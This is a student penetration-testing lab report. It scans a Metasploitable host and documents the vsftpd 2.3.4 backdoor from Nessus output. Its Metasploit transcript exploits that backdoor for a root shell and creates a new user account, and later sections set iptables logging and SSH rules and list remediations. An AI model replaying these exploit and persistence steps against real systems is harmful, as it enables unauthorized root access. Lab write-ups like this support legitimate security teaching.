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Assignment: IT557; Monitoring, Auditing, and Penetration Testing

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LAB REPORT FILE (LAB4)

SECTION 1

Part 1: Step 16: Open Ports on Victim

The 977 ports scanned but not shown below are in state: **closed**

Port	State (toggle closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp open	ftp	syn-ack	vsftpd	2.3.4	
22	tcp open	ssh	syn-ack	OpenSSH	4.7p1 Debian 8ubuntu1	protocol 2.0
23	tcp open	telnet	syn-ack	Linux telnetd		
25	tcp open	smtp	syn-ack	Postfix smtpd		
53	tcp open	domain	syn-ack	ISC BIND	9.4.2	
80	tcp open	http	syn-ack	Apache httpd	2.2.8	(Ubuntu) DAV/2
111	tcp open	rpcbind	syn-ack		2	RPC #100000
139	tcp open	netbios-ssn	syn-ack	Samba smbd	3.X - 4.X	workgroup: WORKGROUP
445	tcp open	netbios-ssn	syn-ack	Samba smbd	3.0.20-Debian	workgroup: WORKGROUP
512	tcp open	exec	syn-ack	netkit-rsh rexecd		
513	tcp open	login	syn-ack			
514	tcp open	shell	syn-ack	Netkit rshd		
1099	tcp open	java-rmi	syn-ack	Java RMI Registry		
1524	tcp open	shell	syn-ack	Metasploitable root shell		
2049	tcp open	nfs	syn-ack		2-4	RPC #100003
2121	tcp open	ftp	syn-ack	ProFTPD	1.3.1	
3306	tcp open	mysql	syn-ack	MySQL	5.0.51a-3ubuntu5	
5432	tcp open	postgresql	syn-ack	PostgreSQL DB	8.3.0 - 8.3.7	
5900	tcp open	vnc	syn-ack	VNC		protocol 3.3
6000	tcp open	X11	syn-ack			access denied
6667	tcp open	irc	syn-ack	UnrealIRCd		
8009	tcp open	ajp13	syn-ack	Apache Jserv		Protocol v1.3
8180	tcp open	http	syn-ack	Apache Tomcat/Coyote JSP engine	1.1	

Remote Operating System Detection



Part 2: Step 21: 55523 Vulnerability details

Synopsis

The remote FTP server contains a backdoor, allowing execution of arbitrary code.

Description

The version of vsftpd running on the remote host has been compiled with a backdoor. Attempting to login with a username containing :) (a smiley face) triggers the backdoor, which results in a shell listening on TCP port 6200. The shell stops listening after a client connects to and disconnects from it.

An unauthenticated, remote attacker could exploit this to execute arbitrary code as root.

Solution

Validate and recompile a legitimate copy of the source code.

See Also

<http://pastebin.com/AetT9s55>

<http://www.nessus.org/u?abcbc915>

Plugin Details

Severity: Critical

ID: 55523

File Name:
vsftpd_smileyface_backdoor.nasl

Version: 1.8

Type: remote

Family: FTP

Published: 2011/07/06

Modified: 2018/08/08

Dependencies: 10092, 11153

Risk Information

Risk Factor: Critical

CVSSv2

Base Score: 10

Temporal Score: 8.3

Vector:
CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Temporal Vector:
CVSS2#E:F/RL:OF/RC:C

CVSSv3

Base Score: 8.8

CVSS2#E:F/RL:OF/RC:C

CVSSv3

Base Score: 8.8

Vector:
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

Vulnerability Information

Excluded KB Items:
global_settings/supplied_logins_only

Exploit Available: true

Exploit Ease: Exploits are available

Patch Publication Date:
2011/07/03

Vulnerability Publication Date:
2011/07/03

Exploitable With

Metasploit (VSFTPD v2.3.4
Backdoor Command Execution)

Reference Information

BID: 48539

EDB-ID: 17491

```
root@kali: ~  
Validate lots of vulnerabilities to demonstrate exposure  
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit
```

```
[*] = [ metasploit v4.11.5-2016010401 ]  
+ -- ==[ 1517 exploits - 875 auxiliary - 257 post ]  
+ -- ==[ 437 payloads - 37 encoders - 8 nops ]  
+ -- ==[ Free Metasploit Pro trial: http://t-7.co/trymsp ]
```

```
msf > search vsftpd  
[*] Module database cache not built yet, using slow search
```

```
Matching Modules  
=====
```

Name	Disclosure Date	Rank	Description
exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	VSFTPD v2.3.4 Backdoor Command Execution

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
msf exploit(vsftpd_234_backdoor) > set RHOST 172.30.0.55  
RHOST => 172.30.0.55  
msf exploit(vsftpd_234_backdoor) > exploit
```

```
[*] Banner: 220 (vsFTPd 2.3.4)  
[*] USER: 331 Please specify the password.  
[*] Backdoor service has been spawned, handling...  
[*] UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (172.30.0.7:35568 -> 172.30.0.55:6200) at 2018-09-24 11:46:45 -0700
```

```
whoami  
root
```

The terminal window shows a Kali Linux desktop environment with various application icons at the bottom and system status information in the top right corner.

```

root@kali: ~
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set RHOST 172.30.0.55
RHOST => 172.30.0.55
msf exploit(vsftpd_234_backdoor) > exploit

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[*] USER: 331 Please specify the password.
[*] Backdoor service has been spawned, handling...
[*] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.30.0.7:35568 -> 172.30.0.55:6200) at 2018-09-24 11:46:45 -0700

whoami
root
ipconfig
sh: line 5: ipconfig: command not found
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:a6:1c:39
          inet addr:172.30.0.55  Bcast:172.30.0.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fea6:1c39/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:34001 errors:0 dropped:0 overruns:0 frame:0
          TX packets:31478 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3622071 (3.4 MB)  TX bytes:8454895 (8.0 MB)
          Base address:0x2000  Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:6436  Metric:1
          RX packets:391 errors:0 dropped:0 overruns:0 frame:0
          TX packets:391 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:165897 (162.0 KB)  TX bytes:165897 (162.0 KB)

```

Part 3: Step 14: iptables rules

```
root@kali:~#
[*] Found shell.
[*] Command shell session 1 opened (172.30.0.7:35568 -> 172.30.0.55:6200) at 2018-09-24 11:46:45 -0700

whoami
root

ipconfig
sh: line 5: ipconfig: command not found

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:a6:1c:39
          inet addr:172.30.0.55  Bcast:172.30.0.255  Mask:255.255.0
          inet6 addr: fe80::250:56ff:fea6:1c39/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:34001 errors:0 dropped:0 overruns:0 frame:0
          TX packets:34476 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3622071 (3.4 MB)  TX bytes:8454895 (8.0 MB)
          Base address:0x2000 Memory:fd5c0000-zd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:391 errors:0 dropped:0 overruns:0 frame:0
          TX packets:391 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:165697 (162.0 KB)  TX bytes:165697 (162.0 KB)

iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```

Part 3: Step 20: Recommended solution and solution information

The screenshot shows a web browser window with the address bar displaying 'https://www.tenable.com/plugin/...'. The page title is 'Nessus Scan Results'. The main content area is titled 'Description' and contains the following text:

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Risk Information

Risk Factor: Critical


On the right side of the page, there is a sidebar with the following information:

- File Name:** vsftpd smileyface_backdoor.nas
- Version:** 1.8
- Type:** remote
- Family:** FTP
- Published:** 2011/07/06
- Modified:** 2018/08/08
- Dependencies:** 10092, 11153


At the bottom of the browser window, the Windows taskbar is visible, showing the time as 12:31 PM on 9/24/2018.

SECTION 2

Part 1: Step 6: 172.30.0.55 Open Ports



Part 2: Step 8: Critical vulnerabilities identified by Nessus



Part 2: Step 15: Details of 55523 vulnerability

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<http://www.nessus.org/u?abcb915>

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CVSSv3

Portal

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CVSSv3

Base Score: 8.8

Vector:
CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/I

Vulnerability Information

Excluded KB Items:
global_settings/supplied_logins_on

Exploit Available: true

Exploit Ease: Exploits are available

Patch Publication Date:
2011/07/03

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Reference Information
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EDB-ID: 17491

Part 3: Step 16: Contents of home directory

```
root@kali: ~  
lo      Link encap:Local Loopback  
        inet addr:127.0.0.1  Mask:255.0.0.0  
        inet6 addr: ::1/128 Scope:Host  
        UP LOOPBACK RUNNING  MTU:16436  Metric:1  
        RX packets:299 errors:0 dropped:0 overruns:0 frame:0  
        TX packets:299 errors:0 dropped:0 overruns:0 carrier:0  
        collisions:0 txqueuelen:0  
        RX bytes:120561 (117.7 KB)  TX bytes:120561 (117.7 KB)  
  
adduser eviltwinskippy  
Adding user 'eviltwinskippy' ...  
Adding new group 'eviltwinskippy' (1003) ...  
Adding new user 'eviltwinskippy' (1003) with group 'eviltwinskippy' ...  
Creating home directory '/home/eviltwinskippy' ...  
Copying files from '/etc/skel' ...  
Enter new UNIX password: P@ssw0rd!  
Retype new UNIX password: P@ssw0rd!  
passwd: password updated successfully  
Changing the user information for eviltwinskippy  
Enter the new value, or press ENTER for the default  
    Full Name []:  
    Room Number []:  
    Work Phone []:  
    Home Phone []:  
    Other []:  
y  
Is the information correct? [y/N] y  
sh: line 7: y: command not found  
cd /home  
ls  
eviltwinskippy  
ftp  
mafiadmin  
service  
user  
[
```

Part 3: Step 19: iptables rules

```
root@kali: ~  
passwd: password updated successfully  
Changing the user information for eviltwinskippy  
Enter the new value, or press ENTER for the default  
    Full Name []:  
    Room Number []:  
    Work Phone []:  
    Home Phone []:  
    Other []:  
y  
Is the information correct? [y/N] y  
sh: line 7: y: command not found  
cd /home  
ls  
eviltwinskippy  
ftp  
mafiadmin  
service  
user  
iptables -nvL  
Chain INPUT (policy ACCEPT 94795 packets, 5967K bytes)  
pkts bytes target      prot opt in      out     source      destination  
  
Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)  
pkts bytes target      prot opt in      out     source      destination  
  
Chain OUTPUT (policy ACCEPT 91664 packets, 10M bytes)  
pkts bytes target      prot opt in      out     source      destination  
iptables --list  
Chain INPUT (policy ACCEPT)  
target      prot opt source      destination  
  
Chain FORWARD (policy ACCEPT)  
target      prot opt source      destination  
  
Chain OUTPUT (policy ACCEPT)  
target      prot opt source      destination
```

Part 3: Step 24: Remote Hack message

```
root@kali: ~  
SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48954 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=465 RES=0x00 A  
CK URGP=0  
Sep 24 16:52:43 metasploitable kernel: [ 3811.453263] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00  
SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48955 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=481 RES=0x00 A  
CK URGP=0  
Sep 24 16:52:44 metasploitable kernel: [ 3812.473641] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00  
SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48956 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=497 RES=0x00 A  
CK URGP=0  
Sep 24 16:52:45 metasploitable kernel: [ 3813.493583] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00  
SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48957 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=513 RES=0x00 A  
CK URGP=0  
Sep 24 16:52:46 metasploitable kernel: [ 3814.514003] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00  
SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48958 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=529 RES=0x00 A  
CK URGP=0  
Sep 24 16:52:47 metasploitable kernel: [ 3815.534045] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00  
SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48959 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=545 RES=0x00 A  
CK URGP=0  
Sep 24 16:52:48 metasploitable kernel: [ 3816.554156] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00  
SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48960 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=561 RES=0x00 A  
CK URGP=0  
Sep 24 16:52:49 metasploitable kernel: [ 3817.574331] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00  
SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48961 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=577 RES=0x00 A  
CK URGP=0  
Sep 24 16:52:50 metasploitable kernel: [ 3818.594454] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00  
SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48962 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=593 RES=0x00 A  
CK URGP=0  
Sep 24 16:52:51 metasploitable kernel: [ 3819.614762] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00  
SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48963 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=609 RES=0x00 A  
CK URGP=0  
Sep 24 16:52:52 metasploitable kernel: [ 3820.634774] **Remote Hack**IN=eth0 OUT= MAC=00:50:56:a6:e5:ec:00:50:56:a6:94:01:08:00  
SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=48964 DF PROTO=TCP SPT=44960 DPT=6200 WINDOW=625 RES=0x00 A  
CK URGP=0  
^C  
Abort session 1? [y/N] y  
[*] 172.30.0.55 - Command shell session 1 closed. Reason: User exit  
msf exploit(vsftpd_234_backdoor) >
```

Part 3: Step 29: Recommended solutions and source code

https://www.tenable.com/plugin 55523 | Nessus Scan Report vsftpd Smiley Face Backdoor...

with a backdoor. Attempting to login with a username containing :) (a smiley face) triggers the backdoor, which results in a shell listening on TCP port 6200. The shell stops listening after a client connects to and disconnects from it.

An unauthenticated, remote attacker could exploit this to execute arbitrary code as root.

Solution

Validate and recompile a legitimate copy of the source code.

Risk Information

VER STATUS: 1.0
Type: remote
Family: FTP
Published: 2011/07/06
Modified: 2018/08/08
Dependencies: 10092, 11153

1 <!DOCTYPE html><html lang="en"><head><meta charset="utf-8" class="next-head next-head"/><title class="next-head">vsftpd Smiley Face Backdoor | Tenable</title><meta name="description" content="The remote FTP server contains a backdoor, allowing execution of arbitrary code. (Nessus Plugin ID 55523)" class="next-head"/><meta property="og:title" content="vsftpd Smiley Face Backdoor" class="next-head"/><meta property="og:description" content="The remote FTP server contains a backdoor, allowing execution of arbitrary code. (Nessus Plugin ID 55523)" class="next-head"/><meta name="twitter:title" content="vsftpd Smiley Face Backdoor" class="next-head"/><meta name="twitter:description" content="The remote FTP server contains a backdoor, allowing execution of arbitrary code. (Nessus Plugin ID 55523)" class="next-head"/><meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" class="next-head"/><meta name="viewport" content="width=device-width, initial-scale=1" class="next-head"/><link rel="apple-touch-icon" sizes="180x180" href="https://www.tenable.com/sites/all/themes/tenablefourteen/img/favicons/apple-touch-icon.png" class="next-head"/><link rel="icon" type="image/png" sizes="32x32" href="https://www.tenable.com/sites/all/themes/tenablefourteen/img/favicons/favicon-32x32.png" class="next-head"/><link rel="icon" type="image/png" sizes="16x16"

SECTION 3

Part 1

Recommended solutions to the critical vulnerabilities

Severity	Plugin id	Name
Critical (10.0)	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
Critical (10.0)	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
Critical (10.0)	33850	Unix Operating System Unsupported Version Detection
Critical (10.0)	34970	Apache Tomcat Manager Common Administrative Credentials
Critical (10.0)	51988	Rogue Shell Backdoor Detection
Critical (10.0)	55523	vstftpd Smiley Face Backdoor
Critical (10.0)	61708	VNC Server 'password' Password

Plugin ID 32314 & 32321: Consider all cryptographic material generated on the remote host to be guessable. All SSH, SSL and OpenVPN key material should be re-generated.

Plugin ID 33850: Upgrade to a version of the Unix operating system that is currently supported.


Plugin ID 34970: Upgrade to a version of the Unix operating system that is currently supported.

Plugin ID 51988: Verify if the remote host has been compromised and reinstall the system if necessary.

Plugin ID 55523: Validate and recompile a legitimate copy of the source code.

Plugin ID 61708: Secure the VNC service with a strong password (Nessus, 2018)

Part 2: iptables allowing SSH access on port 22



```
Using Ethical Hacking Techniques to Exploit a Vulnerable Wo...
George Boakye
81 minutes remaining


root@kali:~# sudo iptables -A INPUT -p tcp -s 172.30.0.2 --dport 22 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT
root@kali:~# iptables -L -v -n
Chain INPUT (policy ACCEPT 2 packets, 515 bytes)
 pkts bytes target     prot opt in     out     source               destination
  12    864 ACCEPT    tcp  --  *      *      172.30.0.2           0.0.0.0/0           tcp dpt:22 ctstate NEW,ESTABLISHED

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 7 packets, 1016 bytes)
 pkts bytes target     prot opt in     out     source               destination
root@kali:~#
```

(Anicas, 2015)

Dropping connections and logging command



The screenshot shows a terminal window titled "Using Ethical Hacking Techniques to Exploit a Vulnerable Wo..." with the user "George Boskye" and "45 minutes remaining". The terminal displays the following commands and output:

```
root@kali:~# sudo iptables -I INPUT 5 -m limit --limit 5/min -j LOG --log-prefix "iptables denied: " --log-level 7
iptables v1.4.21: unknown option "--log-level"
Try 'iptables -h' or 'iptables --help' for more information.
root@kali:~# sudo iptables -I INPUT 5 -m limit --limit 5/min -j LOG --log-prefix "iptables denied: " --log-level 7
iptables: Index of insertion too big.
root@kali:~# sudo iptables -I INPUT 5 -m limit --limit 5/min -j LOG --log-prefix "iptables denied: " --log-level 4
iptables: Index of insertion too big.
root@kali:~# sudo iptables -I INPUT 5 -m limit --limit 5/min -j LOG --log-prefix "iptables denied: " --log-level 2
iptables: Index of insertion too big.
root@kali:~# sudo iptables -I INPUT 2 -m limit --limit 2/min -j LOG --log-prefix "iptables denied: " --log-level 4
root@kali:~# iptables -N LOGGING
root@kali:~# iptables -L -v -n
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source               destination
    770 60496 ACCEPT    tcp  --  *      *       172.30.0.2           0.0.0.0/0          tcp dpt:22 ctstate NEW,ESTABLISHED
    2    515 LOG      all  --  *      *       0.0.0.0/0            0.0.0.0/0          limit: avg 2/min burst 5 LOG flags 0
level 4 prefix "iptables denied: "


Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 14 packets, 2160 bytes)
  pkts bytes target     prot opt in     out     source               destination

Chain LOGGING (0 references)
  pkts bytes target     prot opt in     out     source               destination
root@kali:~# clear
root@kali:~# iptables -L -v -n
```

(Creane, 2016)

Attempted SSH login failed



The screenshot shows a terminal window titled "Using Ethical Hacking Techniques to Exploit a Vulnerable Wo..." with the user "George Boskye" and "43 minutes remaining". The terminal displays the following commands and output:

```
root@kali:~# ssh root@172.30.0.7
The authenticity of host '172.30.0.7 (172.30.0.7)' can't be established.
ECDSA key fingerprint is SHA256:HY7W2UUtSINhyyPRG0xjnKLclUSC-ntEaRsLyYVenuI.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '172.30.0.7' (ECDSA) to the list of known hosts.
root@172.30.0.7's password:
Permission denied, please try again.
root@172.30.0.7's password:
Permission denied, please try again.
root@172.30.0.7's password:
Connection closed by 172.30.0.7
root@kali:~# /var/log/iptables/iptables.log
-bash: /var/log/iptables/iptables.log: No such file or directory
root@kali:~# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
root@kali:~# pwd
/root
root@kali:~# ssh root@172.30.0.7
The authenticity of host '172.30.0.7 (172.30.0.7)' can't be established.
ECDSA key fingerprint is SHA256:HY7W2UUtSINhyyPRG0xjnKLclUSC-ntEaRsLyYVenuI.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '172.30.0.7' (ECDSA) to the list of known hosts.
root@172.30.0.7's password:
Permission denied, please try again.
root@172.30.0.7's password:
Permission denied, please try again.
root@172.30.0.7's password:
Connection closed by 172.30.0.7
root@kali:~# /var/log/iptables/iptables.log
-bash: /var/log/iptables/iptables.log: No such file or directory
root@kali:~# iptables -L -v -n
Chain INPUT (policy ACCEPT 51 packets, 7405 bytes)
```

(Rackspace, 2016)

Part 3

The second vulnerability that could allow remote command shell

The screenshot shows the Tenable Nessus interface. The browser address bar displays `https://www.tenable.com/plugins/lce/families`. The page title is "VNC Server 'password' Password". A red "CRITICAL" badge is visible next to the title. The page content includes a "Synopsis" section stating: "A VNC server running on the remote host is secured with a weak password." The "Description" section explains: "The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system." The "Solution" section advises: "Secure the VNC service with a strong password." On the right side, the "Plugin Details" section lists: "Severity: Critical", "ID: 61708", "File Name: vnc_password_password.nasl", "Version: Revision: 1.2", "Type: remote", "Family: Gain a shell remotely", "Published: 2012/08/29", "Modified: 2015/09/24", and "Dependencies: 19288".

Exploits associated with the vulnerability

